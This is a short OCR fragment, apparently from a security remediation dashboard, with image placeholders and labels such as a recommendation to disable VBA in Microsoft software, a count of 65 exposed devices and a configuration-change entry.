
▼9 Software patch

Disable VBA on Microsoft

65 Exposed devices


▼9 | +10 Configuration change


Show more Show exceptions (10)

